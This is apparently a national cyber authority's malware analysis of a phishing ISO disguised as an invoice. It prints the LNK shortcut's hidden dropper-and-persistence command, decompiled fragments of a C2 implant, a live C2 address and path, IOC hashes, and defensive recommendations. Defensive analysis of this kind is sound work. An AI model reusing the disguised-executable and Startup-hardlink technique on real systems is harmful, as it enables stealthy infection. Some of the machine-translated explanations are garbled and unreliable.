



---

**REPUBLIC OF ALBANIA  
NATIONAL CYBER SECURITY AUTHORITY  
CYBER SECURITY ANALYSIS DIRECTORATE**

**Technical analysis**  
***Invoice#0014436.iso***

**Version: 1.0**  
**Date: 25/02/2026**

## CONTENT

<b>Information Technical</b> .....	<b>2</b>
<b>File analysis</b> .....	<b>3</b>
<b>Indicators of Compromise</b> .....	<b>13</b>
<b>Recommendations</b> .....	<b>14</b>

***This report has limitations and should be interpreted with caution!***

Some of these restrictions include:

**First phase:**

*Sources of information:* The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

**Second phase:**

*Analysis details:* Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

**Third phase:**

*Information Security:* To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

**AKSK reserves the right to change, update, or amend any part of this report without prior notice .**

*This report is not a final document.*

*The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.*

## Information Tech

ISO file format , identified as part of a phishing campaign. The ISO file was used as a distribution mechanism to bypass email security filters and increase credibility with the victim, posing as a

legitimate document (e.g. invoice, contract or official document).

## File analysis

**Invoice#0014436.iso** file is an iso or ISO image format file which is used to archive or create bootable programs.




Figure. 1. ISO file

Specifically, the ISO file, if clicked, will only display a document named **Invoice#0014436.pdf.lnk**, which if we check its properties will show that it contains a command:

```
%ComSpec% /c start /MIN Invoice#0014436.pdf && type "img.jpg" > "C:\ProgramData\img.jpg" && mklink /h "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\searchmgnr.exe" C:\ProgramData\img.jpg && start C:\ProgramData\img.jpg
```

This command itself accesses a file **Invoice#0014436.pdf** and, using **type**, writes the contents of the file *img.jpg* to the **ProgramData** directory. and through **mklink** creates a **hardlink** with the name *searchmgnr.exe* but this link itself refers to the file *img.jpg*. So this file will be executed every time the computer is turned on.




Figure. 2. Hidden command

This means that the *img.jpg* file is not a single file but an executable file. To see these files, we need to enable the **View Hidden Files option in Windows** .




Fig. 3 Contents of the iso file

*img.jpg* file is an executable file, which is evidenced by the file header from **Magic Bytes 4D 5A**.




Figure 4. img.jpg Magic Bytes

### DAT\_140010260 Static data block (HTTP/beacon)

It is a static payload of ~0x51E bytes that other functions copy and use as an HTTP/C2 request

- **IP (UTF -16LE):** 62[.]171[.]165.11
- **User -Agent (UTF16LE):** Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...
- **Header -a (UTF16LE ):** Content- Type : application/ json , Accept : application/ json , etc.
- Numeric value between ( probably) **length , code , port, etc. )**



Figure 5. SIP C2

function **FUN\_14000ef9a** RAISES structure INITIAL THE configuration ABOUT COMPONENT THAT communicates with the server (C2). Prepares parameters , loads OTHER USEFUL value THE predetermined , and more AFTER *pars-on* A list objects THE TAKEN BY CHANNEL The communication .

1. It requires IN A table THE INTERNAL an element with a specific "magic value" (0x545152545889). This USE ABOUT THE found context IMPLEMENTING where saved functions , allocator , and reader The THE data .
2. Completes A structure configuration :
  - o Constant GUID
  - o Path to A PProcess THE legitimate ( notepad.exe) that will USE as "host"
  - o A local pipe named \\.\pipe\ kharon\_pipe
  - o Some flag -fields and default pointers-
3. charges A block THE GREAT THE given static (0x51E bytes ) , i WHAT CONTAINS HTTP request , headers, User-Agent , etc.
4. Reads from CHANNEL The INTERNAL number of elements THAT MUST THE deserialize . For each element allocates memory and reads THE RECORDS according to A scheme format . There are three FORMATS THE possible (100h, 150h, 200h).
5. Structures THE all THESE objects and stores them in an array inside structure OF THE configuration .

function prepare THE all "session state" for communication with C2. Many BY THE RECORDS ARE constant . Parsing logic indicates that the tool GET " to-do " list or NATURE THE COMPLICATED direct BY server .

```

Decompile: FUN_1400ef9a - (img...
22  do {
23      lVar10 = *(longlong *) (*(longlong *) (lVar6 + 0xf
24      if ((lVar10 != 0) && (*(longlong *) (lVar10 + 0xa
25      uVar8 = uVar8 + 1;
26      } while (uVar9 != uVar8);
27  }
28  lVar10 = 0;
29 LAB_14000effb:
30  *param_1 = "c568bffd-d893-4f5c-a249-b8c68a667efa";
31  param_1[1] = 0x3200007530;
32  param_1[4] = 0x200000001;
33  *(undefined4 *) (param_1 + 5) = 0x100;
34  param_1[2] = 0x5050505050505050;
35  param_1[3] = 0x5050505050505050;
36  *(undefined1 *) (param_1 + 0x12) = 1;
37  *(undefined4 *) ((longlong)param_1 + 0x94) = 1;
38  param_1[0xb] = L"C:\\Windows\\System32\\notepad.exe";
39  param_1[0xc] = "\\\\.\\pipe\\kharon pipe";
40  *(undefined4 *) (param_1 + 0x16) = 0;
41  param_1[0x15] = 0;
42  param_1[0xe] = &DAT_14001025b;

```

Fig . 6 Structure configuration

FUN\_1400ed48 serves ABOUT THE OPEN A object THE targeted ( often process ) with privileges THE enough , for THE TAKE a handle of available ABOUT to , and then for THE created A structure new to BASED IN that handle.

**Logic :**

1. Trying THE TAKE the privilege *SeDebugPrivilege* ABOUT THE OPEN FACILITIES THE protected .
2. tries THE DISCLOSE accessible facility THE high . If NOT succeed , use access MORE THE low .
3. Use A function THE INTERNAL ABOUT THE found A under -the object WITHIN to that handle -of .
4. whether is found , it duplicates the handle -in with a method THE vtables and reopen it with parameters THE different .
5. Hand over the handle -to the final function. *FUN\_14000e9ba* THAT builds structure final .

```

1
2 uint * FUN_14000ed48 (longlong *param_1, uint param_2)
3
4 {
5     int iVar1;
6     longlong lVar2;
7     ulonglong uVar3;
8     uint *puVar4;
9     longlong local_30;
10    longlong local_28;
11
12    local_30 = -1;
13    local_28 = -1;
14    lVar2 = FUN_14000e4c6 (param_1);
15    if (lVar2 != 0) {
16        FUN_14000ecce (param_1, lVar2, "SeDebugPrivilege");
17        (**(code **)) (*param_1 + 0x740) (lVar2);
18    }
19    lVar2 = FUN_14000de0a (*(longlong **) (*param_1 + 0x68), 0x1000, 0, param_2);
20    if ((1 < lVar2 + 1U) ||
21        (lVar2 = FUN_14000de0a (*(longlong **) (*param_1 + 0x68), 0x400, 0, param_2)
22        uVar3 = FUN_14000e5fc (param_1, lVar2, 10, &local_30);
23        if (((int)uVar3 != 0) && (local_30 != -1)) {

```

Fig 7 Function 1400ed48

### FUN\_14000703e

Builds two versions of the URL THAT uSED ABOUT HTTP communication one in Unicode and a in ASCII.

1. allocate two buffers , one wide and one ASCII.
2. place protocol (http:// or https:// depending on A argument ).
3. Get the host and port BY settings introductory .
4. Compose the full URL with the following order :
5. scheme + host + ":" + port + path
6. Write the URL in THE two buffers using primitive THE Formatting BY vtable .
  - This function builds endpoints -for HTTP requests .
  - Result It 's applicable IN the structure of the object that will use then for communication with the server .

```
Decompile: FUN_14000703e - (img.jpg)
4 {
5   longlong lVar1;
6   undefined8 uVar2;
7   undefined *puVar3;
8   wchar_t *pwVar4;
9   undefined8 local_50;
10  undefined4 local_48;
11
12  local_48 = 0;
13  local_50 = 0;
14  lVar1 = FUN_14000d50e(*(longlong **) (*param_1 + 0x60), 0x410);
15  *(longlong *) (param_2 + 0x18) = lVar1;
16  lVar1 = FUN_14000d50e(*(longlong **) (*param_1 + 0x60), 0x208);
17  *(longlong *) (param_2 + 0x20) = lVar1;
18  uVar2 = 0;
19  if ((lVar1 != 0) && (*(longlong *) (param_2 + 0x18) != 0)) {
20    (**(code **) (*param_1 + 0x3b0)) (&local_50, &DAT_14000fc42, *(undefined4 *) (param_3 + 1));
21    pwVar4 = L"https://";
22    if (param_4 == 0) {
23      pwVar4 = L"http://";
24    }
25    puVar3 = *(undefined **) (param_2 + 0x28);
26    if (puVar3 == (undefined *) 0x0) {
```

Fig. 8. function *FUN\_14000703e*

function **FUN\_140008ae4** IS A BY parts MORE complex THE component THE communication . Since IN BEGINNING It is distinguished by its dealing with:

- Preparation of structures THE request ,
- Selecting the HTTP method (GET or POST),
- Sending the request ,
- Receiving and verifying the response ,
- Integrity checking and decoding ,

```

Decompile: FUN_140008ae4 - (img.jpg)
76 local_1c8 = 0;
77 local_1d0 = (char *)0x0;
78 local_1d8 = 0;
79 local_1e0 = (char *)0x0;
80 local_1a0[1] = 0;
81 local_1a0[0] = 0;
82 local_1c0 = param_3;
83 if (*(int *) (puVar3 + 3) == 0x200) {
84     uVar6 = FUN_1400063f3 ();
85     if ((uVar6 & 1) == 0) goto LAB_140008b9b;
86 LAB_140008bb1:
87     plVar10 = puVar3 + 0xb;
88     pwVar7 = L"POST";
89 }
90 else {
91     if (*(int *) (puVar3 + 3) == 0x150) goto LAB_140008bb1;
92 LAB_140008b9b:
93     plVar10 = puVar3 + 4;
94     pwVar7 = L"GET";
95 }
96 plVar18 = &local_128;
97 plVar14 = plVar18;

```

Fig 9 Function FUN\_140008ae4

function **FUN\_1400112b4** serves as a function "resolver": it takes a string representing a function name and returns its address.

1. Hashon the name given with a FNV algorithm modified (case-insensitive).
2. Compares hash -in with a table THE INTERNAL which has about 40 pairs [hash pointer function ].
3. CONTROLS OTHER USEFUL CASES THE special THE hand - coded where REMANDS direct of functions THE vtables OR label THE CERTAIN inside binary -t.
4. whether the name has the form module\$function , then :
  - Builds module.dll
  - Trying THE ago MODULE either by hash or by name
  - Calling A routine type “ GetProcAddress ” for THE TAKE function address IN module
5. whether NOT Available nothing , returns NULL.
6. This type of resolver IS LOT The ordinary IN loaded vehicles dynamically , especially IN implants /LOADER -a. It allows CODE THE hide imports and resolve APIs only IN AGE execution .

```
Decompile: FUN_1400112b4 - (img.jpg)
22  undefined8 auStack_170 [4];
23  undefined8 uStack_150;
24  byte local_148 [264];
25
26  pbVar16 = (byte *) (param_2 + 6);
27  auStack_170[0] = 0x1400112ac;
28  uVar7 = FUN_140006bde((longlong)pbVar16, "Beacon");
29  if ((int)uVar7 == 0) {
30      auStack_170[0] = 0x140011307;
31      uVar7 = FUN_140006bde((longlong)pbVar16, "Ax");
32      if ((int)uVar7 == 0) {
33          bVar12 = *pbVar16;
34          puVar11 = (undefined1 *)0x0;
35          goto LAB_14001138d;
36      }
37  }
38  bVar12 = *(byte *) (param_2 + 6);
39  puVar11 = (undefined1 *)0x0;
40  lVar13 = 0;
41  do {
42      if (bVar12 == 0) {
43          uVar9 = 0x515500...
```

Figure . 10Evidence BEACON string

FUN\_140007f1e It is A function multifunction ABOUT HTTP communication and is used ABOUT THE read body, headers and cookies from a response.

- First it asks body size with one code specific .
- whether MAGNITUDE KNOW allocate buffer and reads it THE in a whole at once .
- If not, it reads in 4KB blocks and increments. buffer gradually .
- Returns the pointer and the length .
- GET THE all headers as Unicode text .
- compares header names IN case-insensitive manner .
- If found : copies it VALUE to ASCII/UTF -8 and converts it HOW answer ,
- gene a cookie from “ -Cookie Set”

```

Decompile: FUN_140007f1e - (img.jpg)
398  sVar18 = psVar5[lVar14];
399  if (sVar18 == 0) break;
400  sVar19 = sVar18 + 0x20;
401  if (0x19 < (ushort)(sVar18 - 0x41U)) {
402      sVar19 = sVar18;
403  }
404  *(short *)((longlong)&local_498 + lVar14 * 2) = sVar19;
405  lVar14 = lVar14 + 1;
406  } while (lVar14 != 0xb);
407  lVar14 = 0;
408  do {
409      if (*(short *)((longlong)&local_498 + lVar14) != *(short *)((longlong)&local_498 + lVar14) + 0x1) {
410          {
411              cVar3 = (char)piVar21;
412              goto joined_r0x00014000864c;
413          }
414          lVar14 = lVar14 + 2;
415      } while (lVar14 != 0x16);
416  local_4b8 = (short *)CONCAT44(local_4b8._4_4_(int)piVar21);
417  psVar13 = psVar5 + 0xc;
418  for (psVar8 = psVar5 + 0xb; (*psVar8 == 0x20 || (*psVar8 == 9)); psVar8 = psVar8 + 1) {

```

Fig. 11 Setting the cookie as a header.

Address	Disassembly	Comment
00007FF6D1E28AEC	56	push rsi
00007FF6D1E28AED	57	push rdi
00007FF6D1E28AEE	55	push rbp
00007FF6D1E28AEF	53	push rbx
00007FF6D1E28AF0	48:81EC F8010000	sub rsp,1F8
00007FF6D1E28AF7	4D:89C6	mov r14,r8
00007FF6D1E28AFA	49:89D7	mov r15,rdx
00007FF6D1E28AFD	48:89C8	mov rbx,rcx
00007FF6D1E28B00	4D:85C0	test r8,r8
00007FF6D1E28B03	74 09	je img.7FF6D1E28B0E
00007FF6D1E28B05	31C0	xor eax,eax
00007FF6D1E28B07	49:8946 08	mov qword ptr ds:[r14+8],rax
00007FF6D1E28B08	49:8906	mov qword ptr ds:[r14],rax
00007FF6D1E28B0E	48:8B8C24 B0000000	lea rdi,qword ptr ss:[rsp+B0]
00007FF6D1E28B16	C747 58 00000000	mov dword ptr ds:[rdi+58],0
00007FF6D1E28B1D	31F6	xor esi,esi
00007FF6D1E28B1F	B9 15000000	mov ecx,15
00007FF6D1E28B24	31C0	xor eax,eax
00007FF6D1E28B26	F3:AB	rep stosd
00007FF6D1E28B28	48:8B03	mov rax,qword ptr ds:[rbx]
00007FF6D1E28B2B	C780 94010000 70000000	mov dword ptr ds:[rax+194],70
00007FF6D1E28B35	E8 B9D8FFFF	call img.7FF6D1E263F3
00007FF6D1E28B3A	48:8B08	mov rcx,qword ptr ds:[rbx]
00007FF6D1E28B3D	31D2	xor edx,edx
00007FF6D1E28B3F	F7B1 98010000	div dword ptr ds:[rcx+198]
00007FF6D1E28B45	48:8B81 A0010000	mov rax,qword ptr ds:[rcx+1A0]
00007FF6D1E28B4C	4C:8B2C0D	mov r13,qword ptr ds:[rax+rdx*8]
00007FF6D1E28B50	4D:85E0	test r13,r13
00007FF6D1E28B53	0F84 67040000	je img.7FF6D1E28BFC0
00007FF6D1E28B59	31C0	xor eax,eax
00007FF6D1E28B58	48:894424 70	mov qword ptr ss:[rsp+70],rax
00007FF6D1E28B60	48:894424 68	mov qword ptr ss:[rsp+68],rax

Fig. 12 IP C2 long execution

```

lea rsi,qword ptr ds:[r13+20]
lea rax,qword ptr ds:[7FF6D1E2FC30]
jmp img.7FF6D1E28B8C
call img.7FF6D1E263F3
test al,1
je img.7FF6D1E28B98
lea rsi,qword ptr ds:[r13+58]
lea rax,qword ptr ds:[7FF6D1E2FC38]
mov qword ptr ss:[rsp+40],rax
lea r12,qword ptr ss:[rsp+110]
mov ecx,7
mov rdi,r12
rep movsq
mov rsi,qword ptr ds:[r12]
call img.7FF6D1E263F3
xor edx,edx
div dword ptr ds:[r12+8]
mov rbp,qword ptr ds:[rsi+rdx*8]
lea rsi,qword ptr ss:[rbp+60]
lea r14,qword ptr ss:[rsp+1A0]
mov ecx,B
mov rdi,r14
rep movsq
lea rsi,qword ptr ss:[rbp+8]
lea rax,qword ptr ss:[rsp+148]
mov ecx,B
mov rdi,rax

```

```

rsi:&L"agent_name=kharon&maded_by=oblivion", [r13+20]:&"vâîE'
00007FF6D1E2FC30:L"GET"

rsi:&L"agent_name=kharon&maded_by=oblivion", [r13+58]:&"âpîE'
00007FF6D1E2FC38:L"POST"
[rsp+40]:L"GET"
[rsp+110]:&"vâîE'\x01"

r12:&"ðâîE'\x01"

rsi:&L"agent_name=kharon&maded_by=oblivion", [r12]:&"vâîE'\x01"

[r12+8]:L"agent_name=kharon&maded_by=oblivion"

B:'\v'

B:'\v'

```

Figure. 13 Agent name hardcoded

```

EB E6 jmp img.7FF6D1E28001
4C:8D8424 A0000000 lea r8,qword ptr ss:[rsp+A0]
45:8930 mov dword ptr ds:[r8],r14d
4C:8D8C24 A0020000 lea r9,qword ptr ss:[rsp+2A0]
41:C701 04000000 mov dword ptr ds:[r9],4
44:897424 50 mov dword ptr ss:[rsp+50],r14d
49:8845 00 mov rax,qword ptr ds:[r13]
48:C74424 20 00000000 mov qword ptr ss:[rsp+20],0
48:8909 mov rcx,rbx
4A 05000020 mov edx,20000005
4F F90 380A0000 call qword ptr ds:[rax+A38]
49:884D 00 mov rcx,qword ptr ds:[r13]
48:8849 60 mov rcx,qword ptr ds:[rcx+60]
85C0 test eax,eax
0F84 FE020000 je img.7FF6D1E28363
8B9424 A0000000 mov edx,dword ptr ss:[rsp+A0]
85D2 test edx,edx
0F84 EF020000 je img.7FF6D1E28363
83C2 20 add edx,20
E8 92540000 call img.7FF6D1E2D50E

```

```

[rsp+A0]:"813mok16xj0I0ZPFcsn/PAUL/FsY6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPLuKNGcubk1SCwqpxH9j1b4/0TmDm668k0Zg21A2opircpvpmhkt"

[r13]:L"62.171.165.11"

[r13]:L"62.171.165.11"

```

```

R8 00000000cc000c
R9 00000001001FF318
R10 0000000000000013
R11 00000001001FF070
R12 00000001001FF410
R13 000001FBED4F0750
R14 00000001001FF4A0
R15 00000001001FF598
RIP 00007FF6D1E27F1E
RFLAGS 0000000000000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 TF 1

```

```

Default (x64 fastcall)
1: rcx 000001FBED851C60
2: rdx 0000000000000000
3: r8 0000000000cc000c
4: r9 00000001001FF318
5: [rsp+28] 0000000000000003

```

```

813mok16xj0I0ZPFcsn/PAUL/FsY6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPLuKNGcubk1SCwqpxH9j1b4/0TmDm668k0Zg21A2opircpvpmhkt
001FBED508D600 "813mok16xj0I0ZPFcsn/PAUL/FsY6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPLuKNGcubk1SCwqpxH9j1b4/0TmDm668k0Zg21A2opircpvpmhkt"
000000000002E8
000c8000000004
00000000cc0004
00000000c00008
00000000c0000c
001FBED5089400 L"https://62.171.165.11:5124/route4"
001FBED5048000 L"https://62.171.165.11:5124/route4"
00000000000000 L"/route4?agent_name=kharon&maded_by=oblivion"
00000000000000
001FBED50C2800 "813mok16xj0I0ZPFcsn/PAUL/FsY6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPLuKNGcubk1SCwqpxH9j1b4/0TmDm668k0Zg21A2opircpvpmhkt"
000000000002E8
001FBED5058E00 &"813mok16xj0I0ZPFcsn/PAUL/FsY6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPLuKNGcubk1SCwqpxH9j1b4/0TmDm668k0Zg21A2opircpvpmhkt"
00000000000002
00000000000000

```

Fig. 14 communication url and path /route4

## Indicators of Compromise

2781BE9D7F88FEA111AC95F4135ECD618CE9EAC42F402BFB48E956BEF267E29D	Invoice#0014436.iso
91FC23972D6B9037C3A2110AC0FAD2B3B61AFA1BF19887E7785A1257B1F38F19	Invoice#0014436.pdf
098B9E92CA53E284B3CD745472069AB16CA457E064CABE7D7B477DB4E364E709	Invoice#0014436.pdf. lnk

EB7DFBCF7125C4FE2F1897E0A6F58B5780E7B8357BB5D6683E2D08BF57F91DA8	img.jpg
62[.]171[.]165[.]11	IP

## RECOMMENDATIONS

### The National Cyber Security Authority recommends:

- Immediate blocking of Indicators of Compromise, mentioned above in your protective equipment.
- Continuous analysis of logs coming from SIEM (Security information and Event Management).
- Training non-technical staff about “Phishing” attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis by based not only on access list rules but also on its behavior (Firewalls NextGen).
- The identified systems should be segmented into different VLANs, applying “Access control list for the entire network perimeter”, web services must be separated from the Database their Active Directory must be on a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.
- Apply traffic filters in the case of remote access to hosts (employees/partners third parties/clients).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavioral level.
- Design the solution for managing user access “Identity Access” Management” to control the identity and privileges of users in real time according to the "zero-trust" principle.